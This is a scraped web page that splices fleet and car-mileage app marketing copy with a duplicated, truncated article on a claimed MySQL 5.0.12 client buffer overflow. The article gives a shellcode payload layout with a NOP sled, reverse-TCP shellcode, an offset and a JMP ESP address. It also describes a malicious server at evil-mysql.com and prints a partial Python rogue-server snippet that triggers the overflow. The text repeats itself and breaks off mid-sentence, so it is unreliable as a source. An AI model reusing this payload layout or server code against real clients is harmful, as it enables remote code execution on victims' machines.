
Record fill-ups for all your cars and monitor your car’s efficiency.
Need to track business mileage? Just start auto trip and we will track all your trips in the background whenever you are on the move.
Don’t lose sight of your maintenance and services. Log your services and we will remind you when its due.
Know your vehicle's running costs and plan for your expenses.
Sign into the cloud and get easy access to all your data from anywhere and any device.
Run your reports or schedule them weekly or monthly to know more about your fill-ups , mileage and expenses.
Introduction: Why a 20-Year-Old Bug Still Matters In the world of cybersecurity, few pieces of software have stood the test of time like MySQL. Originally released in the mid-1990s, MySQL became the backbone of millions of web applications, from small WordPress blogs to massive enterprise systems. By 2005, version 5.0.12 was a landmark release, introducing views, stored procedures, and triggers. But it also introduced something else: a critical vulnerability that would echo through penetration testing manuals for a decade.
[ NOP × 200 ] [ shellcode (reverse TCP) ] [ padding to offset 264 ] [ 0x7C86467B ] // JMP ESP in kernel32.dll When the return address is overwritten, execution lands in the NOP sled, then shellcode runs – giving the attacker a command shell on the victim’s machine with the permissions of the application that called MySQL (often SYSTEM or a web server user). This exploit is not a remote server compromise in the traditional sense. Instead, it turns the client into the victim. Here is how an attacker would leverage it: Scenario A: Malicious MySQL Server An attacker hosts a MySQL server on a public IP, say evil-mysql.com:3306 . Then they use social engineering, SQL injection, or configuration files to trick a developer’s tool (e.g., mysql.exe , mysqldump , a PHP script using mysql_connect() ) into connecting to that server. mysql 5.0.12 exploit
import socket s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.bind(('0.0.0.0', 3306)) s.listen(1) conn, addr = s.accept() # Send handshake packet with long version string version = b"1" * 500 # Overflow trigger # ... (full protocol packet building omitted for brevity) conn.send(b'\x0a' + version + b'\x00'*20) # Very rough conn.close() If the client ( mysql -h malicious_host -u root ) crashes, it is vulnerable. The Metasploit Framework historically included: Introduction: Why a 20-Year-Old Bug Still Matters In
Introduction: Why a 20-Year-Old Bug Still Matters In the world of cybersecurity, few pieces of software have stood the test of time like MySQL. Originally released in the mid-1990s, MySQL became the backbone of millions of web applications, from small WordPress blogs to massive enterprise systems. By 2005, version 5.0.12 was a landmark release, introducing views, stored procedures, and triggers. But it also introduced something else: a critical vulnerability that would echo through penetration testing manuals for a decade.
[ NOP × 200 ] [ shellcode (reverse TCP) ] [ padding to offset 264 ] [ 0x7C86467B ] // JMP ESP in kernel32.dll When the return address is overwritten, execution lands in the NOP sled, then shellcode runs – giving the attacker a command shell on the victim’s machine with the permissions of the application that called MySQL (often SYSTEM or a web server user). This exploit is not a remote server compromise in the traditional sense. Instead, it turns the client into the victim. Here is how an attacker would leverage it: Scenario A: Malicious MySQL Server An attacker hosts a MySQL server on a public IP, say evil-mysql.com:3306 . Then they use social engineering, SQL injection, or configuration files to trick a developer’s tool (e.g., mysql.exe , mysqldump , a PHP script using mysql_connect() ) into connecting to that server.
import socket s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.bind(('0.0.0.0', 3306)) s.listen(1) conn, addr = s.accept() # Send handshake packet with long version string version = b"1" * 500 # Overflow trigger # ... (full protocol packet building omitted for brevity) conn.send(b'\x0a' + version + b'\x00'*20) # Very rough conn.close() If the client ( mysql -h malicious_host -u root ) crashes, it is vulnerable. The Metasploit Framework historically included:

Simply Fleet is a simple and affordable software to help you track, monitor and analyse your fleet’s operations.